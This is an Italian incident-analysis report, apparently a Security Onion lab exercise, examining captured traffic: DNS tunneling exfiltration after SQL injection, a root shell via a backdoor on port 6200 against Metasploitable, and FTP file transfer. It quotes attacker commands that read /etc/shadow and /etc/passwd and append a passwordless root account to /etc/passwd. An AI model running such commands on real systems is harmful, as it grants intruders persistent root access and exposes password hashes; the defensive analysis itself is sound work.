
Decodifica (esadecimale → testo):

- La stringa completa decodificata risulta essere un messaggio segreto:

"CONFIDENTIAL DOCUMENT DO NOT SHARE This document contains information about the fast security breach."

Significato:

- Non si tratta di sottodomini legittimi, ma di dati codificati in esadecimale inseriti nella parte del nome del dominio.
- Questo metodo è noto come **DNS tunneling** o **esfiltrazione DNS**.
- Il DNS è scelto perché:
 - Spesso non è monitorato o filtrato come il traffico HTTP/HTTPS.
 - Può bypassare firewall e sistemi di rilevamento intrusioni.
 - Consente di trasmettere dati in piccoli blocchi (**query/risposte DNS**)



5. Conclusioni

1. Attacco SQL Injection riuscito contro Mutillidae, con esfiltrazione di dati di carte di credito.
2. Esfiltrazione successiva via DNS di documenti testuali segreti, probabilmente per evitare il rilevamento.
3. L'attaccante ha utilizzato due fasi:
 - Fase 1: compromissione via HTTP (porta 80).
 - Fase 2: esfiltrazione dati via DNS (porta 53). Raccomandazione: Monitorare sia il traffico HTTP per injection SQL, sia il traffico DNS per pattern anomali (stringhe esadecimali, domini lunghi, query anomale a server esterni)

Raccomandazione: Monitorare sia il traffico HTTP per injection SQL, sia il traffico DNS per pattern anomali (stringhe esadecimali, domini lunghi, query anomale a server esterni)



roguevector

</> ROGUEVECTOR </>

Isolare un Host Compromesso usando la 5-Tupla

BONUS 2

Descrizione Iniziale


In seguito all'analisi dei log di rete e dei flussi TCP tramite strumenti come **SGUIL**, **Wireshark** e **Kibana**, è stato rilevato un attacco informatico in due fasi distinte.

Nella prima fase, un attaccante esterno ha sfruttato una backdoor sul server vittima per ottenere privilegi di root ed eseguire comandi remoti.

Nella seconda fase, sono stati utilizzati protocolli FTP per esfiltrare documenti riservati.

Il presente report descrive nel dettaglio le attività malevole osservate, i dati compromessi e fornisce raccomandazioni operative per il contenimento dell'incidente.

1.Tipo di transizioni Client-Server



The screenshot shows the SGUIL-0.9.0 interface connected to localhost. The main window displays a table of network alerts with columns: ST, CNT, Sensor, Alert ID, Date/Time, Src IP, Sport, Dst IP, DPort, Pr, and Event Message. The table lists various alerts, many of which are related to 'seconion-import-1' sensor. Below the table, there are tabs for IP Resolution, Agent Status, Snort Statistics, and System Msg. The System Msg tab is active, showing a message about a GPL ATTACK_RESPONSE. The bottom section of the interface shows a detailed view of a selected packet, including its structure and payload.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	Sport	Dst IP	DPort	Pr	Event Message
RT	17	seconion-import-1	5.234	2019-07-19 18:53:12	172.16.4.205	49249	185.243.115.84	80	6	ET POLICY Data ...
RT	114	seconion-import-1	5.251	2019-07-19 18:57:23	172.16.4.205	49255	31.7.62.214	443	6	ET POLICY HTTP...
RT	2	seconion-import-1	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8	53	17	ET POLICY DNS ...
RT	13	seconion-import-1	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EV...
RT	13	seconion-import-1	5.379	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EV...
RT	13	seconion-import-1	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE E...
RT	4	seconion-import-1	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABU...
RT	1	seconion-import-1	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE
RT	351	seconion-ossec	1.1	2020-06-19 18:09:28	0.0.0.0				0	[OSSEC] File add...
RT	23	seconion-ossec	1.2	2020-06-19 18:09:29	0.0.0.0				0	[OSSEC] Integrity...
RT	7	seconion-ossec	1.4	2020-06-19 18:10:04	0.0.0.0				0	[OSSEC] New gro...
RT	7	seconion-ossec	1.5	2020-06-19 18:10:04	0.0.0.0				0	[OSSEC] New use...
RT	2	seconion-ossec	1.18	2020-06-19 18:14:41	0.0.0.0				0	[OSSEC] Listened...

IP Resolution | Agent Status | Snort Statistics | **System Msg**

Reverse DNS Enable External DNS

Src IP:
Src Name:

Dst IP:
Dst Name:

Whois Query: None Src IP Dst IP

Source IP: 209.165.200.235 Dest IP: 209.165.201.17 Ver: 4 HL: 5 TOS: 0 Len: 76 ID: 31846 Flags: 2 Offset: 0 TTL: 64 ChkSum: 3506

IP: U A P R S F
Source: 209.165.200.235 Dest: 209.165.201.17 Port: 6200 R R C S S Y I
Port: 45415 Seq #: 2951186435 Ack #: 1436935650 Offset: 8 Res: 0 Window: 181 Urp: 0 ChkSum: 29271

TCP: 75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D
Port: 45415 Seq #: 2951186435 Ack #: 1436935650 Offset: 8 Res: 0 Window: 181 Urp: 0 ChkSum: 29271

DATA: 30 28 72 6F 6F 74 29 0A
uid=0(root) gid=0(root).

Search Packet Payload: Hex Text NoCase

Terminal - analyst@SecOnion: ~/D... [Network] SGUIL-0.9.0 - Connected To localhost 1 / 4

Si sono verificate due fasi principali:

1. **Accesso remoto e comandi shell** tramite una connessione sulla porta 6200 (probabile backdoor o servizio vulnerabile)
2. **Trasferimento file via FTP** sulla porta 21 per esfiltrare dati sensibili.

SGUIL-0.9.0 - Connected To localhost

Tue 11:04 2025-12-09 11:04:23 GMT

File

seconion-import-1_1

Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7,:??:] (up: 6267 hrs)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)
SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDcW7u2
SRC:
DST: uKgoT8McFDcW7u2
SRC: whoami
SRC:
DST: root
SRC: hostname
SRC:
DST: metasploitable
DST:
SRC: ifconfig
DST:
Who:

File

Event Message

Dst IP	DPort	Pr	Event Message
185.243.115.84	80	6	ET POLICY Data ..
31.7.62.214	443	6	ET POLICY HTTP ..
172.17.8.8	53	17	ET POLICY DNS ..
172.17.8.174	49731	6	ET CURRENT_EV ..
172.17.8.174	49731	6	ET CURRENT_EV ..
172.17.8.174	49731	6	ET POLICY PE E ..
172.17.8.174	49760	6	ET TROJAN ABU ..
209.165.201.17	45415	6	GPL ATTACK RE ..
0.0.0.0	0	0	[OSSEC] File add ..
0.0.0.0	0	0	[OSSEC] Integrity ..
0.0.0.0	0	0	[OSSEC] New gro ..
0.0.0.0	0	0	[OSSEC] New use ..
0.0.0.0	0	0	[OSSEC] Listened ..

Attack_Response

ATTACK_RESPONSE id check returned root"; only; classtype:bad-unknown; sid:2100498; rev:8;
IP Ver HL TOS len ID Flags Offset TTL ChkSum
01.17 4 5 0 76 31846 2 0 64 3506
SF
JN Seq # Ack # Offset Res Window Urp ChkSum
2951186435 1436935650 8 0 181 0 29271
6F 6F 74 29 20 67 69 64 3D uid=0(root) gid=0(root).
Receiving raw file from sensor.
Finished.

Debug Messages

Search Abort Close

Search Packet Payload Hex Text NoCase

Terminal - analyst@SecOnion: ... [Network] SGUIL-0.9.0 - Connected To lo... seconion-import-1_1 1 / 4

seconion-import-1_1

2025-12-09 11:05:33

File

Event Message

Dst IP	DPort	Pr	Event Message
185.243.115.84	80	6	ET POLICY Data ..
31.7.62.214	443	6	ET POLICY HTTP ..
172.17.8.8	53	17	ET POLICY DNS ..
172.17.8.174	49731	6	ET CURRENT_EV ..
172.17.8.174	49731	6	ET CURRENT_EV ..
172.17.8.174	49731	6	ET POLICY PE E ..
172.17.8.174	49760	6	ET TROJAN ABU ..
209.165.201.17	45415	6	GPL ATTACK RE ..
0.0.0.0	0	0	[OSSEC] File add ..
0.0.0.0	0	0	[OSSEC] Integrity ..
0.0.0.0	0	0	[OSSEC] New gro ..
0.0.0.0	0	0	[OSSEC] New use ..
0.0.0.0	0	0	[OSSEC] Listened ..

Attack_Response

ATTACK_RESPONSE id check returned root"; only; classtype:bad-unknown; sid:2100498; rev:8;
IP Ver HL TOS len ID Flags Offset TTL ChkSum
01.17 4 5 0 76 31846 2 0 64 3506
SF
JN Seq # Ack # Offset Res Window Urp ChkSum
2951186435 1436935650 8 0 181 0 29271
6F 6F 74 29 20 67 69 64 3D uid=0(root) gid=0(root).
Receiving raw file from sensor.
ed.

Debug Messages


Search Abort Close

Search Packet Payload Hex Text NoCase

Terminal - analyst@SecOnion: ... [Network] SGUIL-0.9.0 - Connected To lo... seconion-import-1_1 1 / 4

2.

Analisi del Flusso TCP (Wireshark/SGUIL)



- **Testo in rosso:** comandi inviati dal client (**attaccante, IP 209.165.201.17**).
- **Testo in blu:** risposte dal server (**vittima, IP 209.165.200.235**)

- **id** → risposta: uid=0(root) gid=0(root)
- **whoami** → risposta: root
- **hostname** → risposta: metasploitable
- **cat /etc/shadow e cat /etc/passwd** → lettura file di sistema
- **Aggiunta di un utente backdoor:** echo "myroot:x:0:root:/root:/bin/bash" >> /etc/passwd

Significato: L'attaccante ha **accesso root** sul sistema vittima (metasploitable).

3. Dati Letti dall'Attaccante

- File /etc/shadow (password hashate)
- File /etc/passwd (account utente)
- Informazioni di rete (ifconfig)
- Creazione di un utente privilegiato (myroot) senza password.

4. Traffico FTP: Indirizzi e Porte

- IP Sorgente (client): 192.168.0.11
- IP Destinazione (server FTP): 209.165.200.235
- Porta Sorgente: 52776 (controllo FTP) e 49817 (dati FTP)
- Porta Destinazione: 21 (FTP controllo) e 20 (FTP dati)

5. Credenziali FTP

- **Username:** analyst
- **Password:** cyberops



```
DST: 220 (vsFTPd 2.3.4)
DST:
SRC: USER analyst
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS cyberops
SRC:
DST: 230 Login successful.
DST:
```

